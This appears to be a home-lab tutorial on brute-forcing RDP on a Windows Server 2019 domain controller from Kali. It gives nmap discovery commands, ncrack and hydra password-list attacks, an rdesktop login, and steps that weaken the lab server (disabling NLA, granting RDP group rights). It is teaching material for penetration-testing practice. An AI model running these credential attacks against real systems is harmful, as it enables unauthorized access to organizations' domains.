- First we will enable it into our EXTERNAL-RED domain controller aka windows server 2019.
- Fire up the VM and open
server manager: Refresh the page it should show
 enabled
- Imagine if a threat actor or penetration tester could retrieve valid user credentials to access the root Domain Controller (DC) of an organization. Here, the threat actor could potentially take over and control the Windows domain environment, such as its policies, users, groups, and device accounts. Additionally, a threat actor can attempt to gain unauthorized access to client systems that use shared user credentials that are connected to the company’s domain through RDP and further set up persistent access to each compromised device to expand their foothold on the network.
Let’s start exploiting:
- Open kali
- Let’s do a formal check if the target is visible on the network or not:
nmap -sn 192.168.83.0/24 --exclude 192.168.83.128
 3. Identifying if
 RDP is running on the target 192.168.83.140
nmap -p 3389 192.168.83.140
 Port 3389 is default port for RDP service in windows.
4. Next, use
Port 3389 is default port for RDP service in windows.
4. Next, use Ncrack to perform an online password-based attack on the RDP service on the targeted system with the intention of identifying valid user credentials for accessing the service on the target:
ncrack -v -T 3 -u sysadmin -P /home/kali/win_2k19_passes.txt rdp://192.168.83.140 # for accessing Domain level accounts

ncrack -v -T 3 -u .\\sysadmin -P /home/kali/win_2k19_passes.txt rdp://192.168.83.140 # for acccessing Local accounts
 Results prove that simply just enabling the RDP service isn’t going to work, because of
 NLA(Network Level Authentication) inside the modern windows servers. When you try to connect, the server first demands that you prove who you are before it even loads the login screen. This uses an advanced authentication protocol (CredSSP) that most brute-force tools, including the standard RDP module in Hydra, cannot speak. The connection fails before a password can even be attempted
5. We will temporarily disable NLA then retry.
Disabling NLA:
- On your Windows Server, open the “Run” dialog (Windows Key + R).
- Type
sysdm.cpland press Enter.
- Go to the Remote tab.
- Uncheck the box that says
"Allow connections only from computers running Remote Desktop with Network Level Authentication (recommended)".
- Click OK or Apply.
- Using
hydra
hydra -l .\\sysadmin -P /home/kali/win_2k19_passes.txt 192.168.83.140 rdp -V -f -t 4  # for accessing Local accounts

hydra -l sysadmin -P /home/kali/win_2k19_passes.txt 192.168.83.140 rdp -V -f -t 4 # for accessing Domain level accounts like administrator of DC
None of the tools worked in my scenario, and this may happen in real world also.

One of the reasons that i can think of is that the users are not local admins that’s why RDP is blocking us from getting an access. Let me show you through the rdesktop command.
Trying rdesktop:
rdesktop -u '.\sysadmin' -p 'Password123' 192.168.83.140

- Let’s add
sysadminintoRemote desktop usersgroup. - Open your windows server and follow the command into your
cmdand run your command prompt as admin :
net localgroup "Remote Desktop Users" "UserName" /add
 For domain users use this command:
net localgroup "Remote Desktop Users" "DomainName\UserName" /add
Powershell commands:
# for local users
Add-LocalGroupMember -Group "Remote Desktop Users" -Member "UserName"

# for domain users
Add-LocalGroupMember -Group "Remote Desktop Users" -Member "DomainName\UserName"
- If still having problem, make sure you have added the group here:

- TO FIND THIS PATH:
- Press Windows
Key + R, typegpedit.msc, and press Enter. - In the left pane, navigate to this exact path:
Computer Configuration → Windows Settings → Security Settings → Local Policies → User Rights Assignment - In the right pane, find and double-click the policy named
"Allow log on through Remote Desktop Services". - If
remote desktop usersis not in the list, clickAdd users or group - type
Remote Desktop Users-> check names -> apply
- Press Windows